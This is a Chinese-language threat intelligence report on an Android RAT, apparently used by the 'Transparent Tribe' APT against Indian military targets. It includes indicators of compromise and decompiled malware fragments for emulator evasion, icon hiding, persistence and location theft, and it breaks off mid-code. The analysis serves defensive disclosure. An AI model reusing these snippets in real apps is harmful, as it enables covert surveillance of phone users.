南亚APT组织“透明部落”在移动端上与对手的较量

By 奇安信威胁情报中心

Archived: 2026-04-05 15:44:08 UTC

概述

2020年8月，奇安信威胁情报中心移动安全团队在日常的威胁分析运营过程中，捕获到Android平台上一款新型的恶意RAT，基于该家族C2的特点，我们将其命名为Tahorse。Tahorse RAT携带有Ahmyth开源远控新变种子包及qu1ckr00开源项目中利用CVE-2019-2215漏洞的ELF模块，并针对中国数款主流品牌国产手机进行了定制，这类新活动引起了我们的关注。


2019年9月，Google公司Project Zero小组发现并提交了CVE-2019-2215漏洞。该漏洞是存在于Android Binder组件中的UAF漏洞，可被利用来提升权限到root级别。2020年1月，趋势科技安全厂商发布报告披露南亚“响尾蛇”（SideWinder）APT组织利用该漏洞进行开展移动端上的在野攻击。

经关联分析，此次攻击活动一共涉及Android平台攻击样本41个，Windows平台攻击样本9个， C2域名4个。其中通过关联到的Windows平台攻击样本相关信息表明，此次攻击活动与南亚“透明部落”（Transparent Tribe）APT组织相关。

“透明部落”是一个南亚来源具有政府背景的APT组织，其长期针对周边国家和地区的军队和政府机构实施定向攻击，其和南亚“响尾蛇”APT组织属于两个相互 “敌对”的APT组织。有趣的是在趋势科技披露“响尾蛇”使用了CVE-2019-2215后的第二个月， “透明部落”也开始了对CVE-2019-2215的使用，这或许不是一种巧合，更像是一种回应。为了防止威胁的进一步扩散，奇安信威胁情报中心对该安全事件进行详细分析和披露，以提醒各安全厂商第一时间关注相关的攻击事件。


载荷投递方式

奇安信威胁情报中心通过追踪分析后发现：在2020年1月，奇安信威胁分析平台（https://ti.qianxin.com）显示攻击者采用邮箱 hunterbluff007@gmail.com注册了两个相似钓鱼域名，为载荷投递攻击提前做准备。且投递攻击不仅针对Windows平台，也针对Android平台。



Android平台

目前Android上仅发现到一个历史传播载荷服务器，可惜现已失效。结合发现到的下载地址及扩展到的Tahorse RAT样本信息分析，奇安信威胁情报中心推测攻击方主要采用色情相关话术进行诱导下载的投递方式。




Windows平台

Windows上的投递情况和奇安信威胁情报中心此前发布的报告《南亚APT组织“透明部落”借新冠肺炎针对周边国家和地区的攻击活动分析》投递方式有重叠，均是采用定向投递文档的方式，有所不同的是此次发现投递环节多采用了一层诱饵文档------首层无恶意功能的纯诱饵文档。

1、首层诱饵文档


攻击者先采用定向投递首层诱饵文档方式，来诱导受害目标用户去下载真正的包含恶意宏代码的第二层诱饵文档。目前捕获到的首层诱饵文档均是与印度军队相关，目标比较明确。


文件名	**CLAWS COAS CHAIR OF EXCELLENCE.docx**	**文件名**	**Special Benefits.docx**
MD5	3576287635973a9d988de046e4aa4e0a	MD5	15da10765b7becfcca3325a91d90db37
文档目的	仅诱导下载	文档目的	仅诱导下载
诱饵	印度陆战研究中心主席相关（参见**下图左**）	诱饵	印度军队福利相关（参见**下图右**）



2、第二层诱饵文档

通过首层诱饵诱导下载到的三个相关的第二层诱饵文档，在追踪过程中，我们发现到其中两个已被今年3月奇安信威胁情报中心发布的报告《南亚APT组织“透明部落”借新冠肺炎针对周边国家和地区的攻击活动分析》所披露。由于手法一致，故此我们就不再展开分析，感兴趣的可以参阅此前的报告。






攻击样本分析


“透明部落”组织在Windows平台上采用的RAT历史已有多家安全厂商披露过，其主要采用Crimson RAT及Oblique RAT，此次发现到的亦是，故在此不再重复展开分析。需要注意的是此次捕获到的Android平台上的Tahorse RAT。

Tahorse RAT远控主体采用的是开源项目AhMyth-Android-RAT远控变种子包。该远控功能强大，可以获取通话记录、拍照、获取联系人、管理文件、获取定位信息、窃取并发送短信。攻击者可以根据自身能力扩展更丰富的监控功能，且可以在PC上便捷的对受害用户手机进行远程操控。




Tahorse

Tahorse一旦启动，会释放资源文件res/raw/poc1，这个资源文件是qu1ckr00开源项目中利用CVE-2019-2215漏洞的ELF模块，进行调用执行可提权到root权限。不过目前尚未发现到该家族使用root权限执行后续命令的操作，猜测可能是在攻击后期进行。



启动2.5秒后，便会释放assets里面的AhMyth-Android-RAT远控变种APK子包，诱导目标用户进行安装运行，子包一旦运行后，便可实现后续的恶意远控功能。

需要注意的是这些子包名字伪装成viber等几款社交的名字，而这些应用正好出现在今年7月被印度陆军禁用的名单列表里。



AhMyth-Android-RAT远控变种APK子包在启动后，为躲避安全检测，检测到模拟器就不执行，否则就开始进行后台白名单保活，隐藏自身图标，并开启一个唤醒远控的service。

```
protected void onCreate(Bundle arg4) {
    File v1;
    StringBuilder sb;
    super.onCreate(arg4);
    ((Activity)this).setContentView(0x7F070000);
    System.gc();
    System.gc();
    StrictMode.setThreadPolicy(new StrictMode$ThreadPolicy$Builder().permitAll().build());
    String v0 = "/.System/APK/";
    if(Environment.getExternalStorageState() == null) {
        sb = new StringBuilder();
        v1 = Environment.getDataDirectory();
    }
    else {
        sb = new StringBuilder();
        v1 = Environment.getExternalStorageDirectory();
    }

    sb.append(v1);
    sb.append(v0);
    sb.toString();
    if(this.isSimulator()) {  // 判定是否是模拟器
    }
    else if(Build$VERSION.SDK_INT >= 23) {
        Intent v4_1 = new Intent();
        v0 = ((Activity)this).getPackageName();
        if(!((Activity)this).getSystemService("power").isIgnoringBatteryOptimizations(v0)) {
            v4_1.setAction("android.settings.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS");
            StringBuilder v1_1 = new StringBuilder();
            v1_1.append("package:");
            v1_1.append(v0);
            v4_1.setData(Uri.parse(v1_1.toString()));
            ((Activity)this).startActivityForResult(v4_1, 0);
        }
    }

    new Handler().postDelayed(new v(this), 15000);  // 隐藏自身图标
    if(Build$VERSION.SDK_INT < 28) {
        ((Activity)this).startService(new Intent(((Context)this), ForegroundService.class));  /启动Service
        ((Activity)this).finish();
    }
    else {
        if(("xiaomi".equalsIgnoreCase(Build.MANUFACTURER)) && Build$VERSION.SDK_INT < 21) {
            return;
        }

        RestartServiceBroadcastReceiver.a(((Activity)this).getApplicationContext());
    }
}
```

开启的service会打开另外一个service用于实现远控操作。

```
,

public void onCreate() {
    super.onCreate();
    ForegroundService.service = this;
    if(((android.app.Service)this).startService(new Intent(((Context)this), ForegroundEnablingService.class)) != null) {// 启动远控的service
        return;
    }

    StringBuilder sb = new StringBuilder();
    sb.append("Couldn\'t find ");
    sb.append(ForegroundEnablingService.class.getSimpleName());
    throw new RuntimeException(sb.toString());
}
```

```
public int onStartCommand(Intent arg1, int arg2, int arg3) {
    ForegroundService v1 = ForegroundService.service;
    if(v1 != null) {
        ForegroundEnablingService.b(((Service)v1));
        ForegroundEnablingService.b(((Service)this));
        ((android.app.Service)this).stopForeground(true);
        ((android.app.Service)this).stopSelf();
        ForegroundEnablingService.context = ((Context)this);
        if((((Service)this).a(((Context)this))) && !i.e) {
            i.b(ForegroundEnablingService.context);  // 开启远控
        }

        return 2;
    }

    StringBuilder v2 = new StringBuilder();
    v2.append(ForegroundService.class.getSimpleName());
    v2.append(" not running");
    throw new RuntimeException(v2.toString());
}
```

经过对远控功能的分析，确定该远控子包本质使用的是开源项目AhMyth-Android-RAT远控项目。

```
public static void b() {
    i.b.a("x0000cl", new Object[]{a.a()});
}

public static void c() {
    i.b.a("x0000cn", new Object[]{j.b()});
}

public static void d() {  // 获取位置信息
    Looper.prepare();
    u v0 = new u(i.context);
    JSONObject v1 = new JSONObject();
    String v5 = "enable";
    if(v0.a()) {
        double v6 = v0.b();
        double v8 = v0.d();
        Log.e("loc", v6 + "    ,   " + v8);
        v1.put(v5, true);
        v1.put("lat", v6);
        v1.put("lng", v8);
    }
    else {
        v1.put(v5, false);
    }

    i.b.a("x0000lm", new Object[]{v1});
}
```

有趣的是，我们在分析过程中发现到远控子包样本针对了中国数款主流品牌国产手机，在后期甚至引入了开源项目AutoStarter对国内更多主流品牌手机进行了定制优化。

```
ComponentName v1_1;
try {
    Intent v0_1 = new Intent();
    String v1 = Build.MANUFACTURER;
    if("xiaomi".equalsIgnoreCase(v1)) {
        v1_1 = new ComponentName("com.miui.securitycenter", "com.miui.permcenter.autostart.AutoStartManagementActivity");
        goto label_10;
    }
    else if("vivo".equalsIgnoreCase(v1)) {
        v1_1 = new ComponentName("com.vivo.permissionmanager", "com.vivo.permissionmanager.activity.BgStartUpManagerActivity");
    label_10:
        v0_1.setComponent(v1_1);
    }

    if(((Activity)this).getPackageManager().queryIntentActivities(v0_1, 65536).size() <= 0) {
        return;
    }

    ((Activity)this).startActivity(v0_1);
}
catch(Exception v0) {
    Log.e("exc", String.valueOf(v0));
}
```

```
    }

    private AutoStartPermissionHelper() {
        this.BRAND_XIAOMI = "xiaomi";
        this.PACKAGE_XIAOMI_MAIN = "com.miui.securitycenter";
        this.PACKAGE_XIAOMI_COMPONENT = "com.miui.permcenter.autostart.AutoStartManagementActivity";
        this.BRAND_LETV = "letv";
        this.PACKAGE_LETV_MAIN = "com.letv.android.letvsafe";
        this.PACKAGE_LETV_COMPONENT = "com.letv.android.letvsafe.AutobootManageActivity";
        this.BRAND_HONOR = "honor";
        this.PACKAGE_HONOR_MAIN = "com.huawei.systemmanager";
        this.PACKAGE_HONOR_COMPONENT = "com.huawei.systemmanager.optimize.process.ProtectActivity";
        this.BRAND_OPPO = "oppo";
        this.PACKAGE_OPPO_MAIN = "com.coloros.safecenter";
        this.PACKAGE_OPPO_FALLBACK = "com.oppo.safe";
        this.PACKAGE_OPPO_COMPONENT = "com.coloros.safecenter.permission.startup.StartupAppListActivity";
        this.PACKAGE_OPPO_COMPONENT_FALLBACK = "com.oppo.safe.permission.startup.StartupAppListActivity";
        this.PACKAGE_OPPO_COMPONENT_FALLBACK_A = "com.coloros.safecenter.startupapp.StartupAppListActivity";
        this.BRAND_VIVO = "vivo";
        this.PACKAGE_VIVO_MAIN = "com.iqoo.secure";
        this.PACKAGE_VIVO_FALLBACK = "com.vivo.permissionmanager";
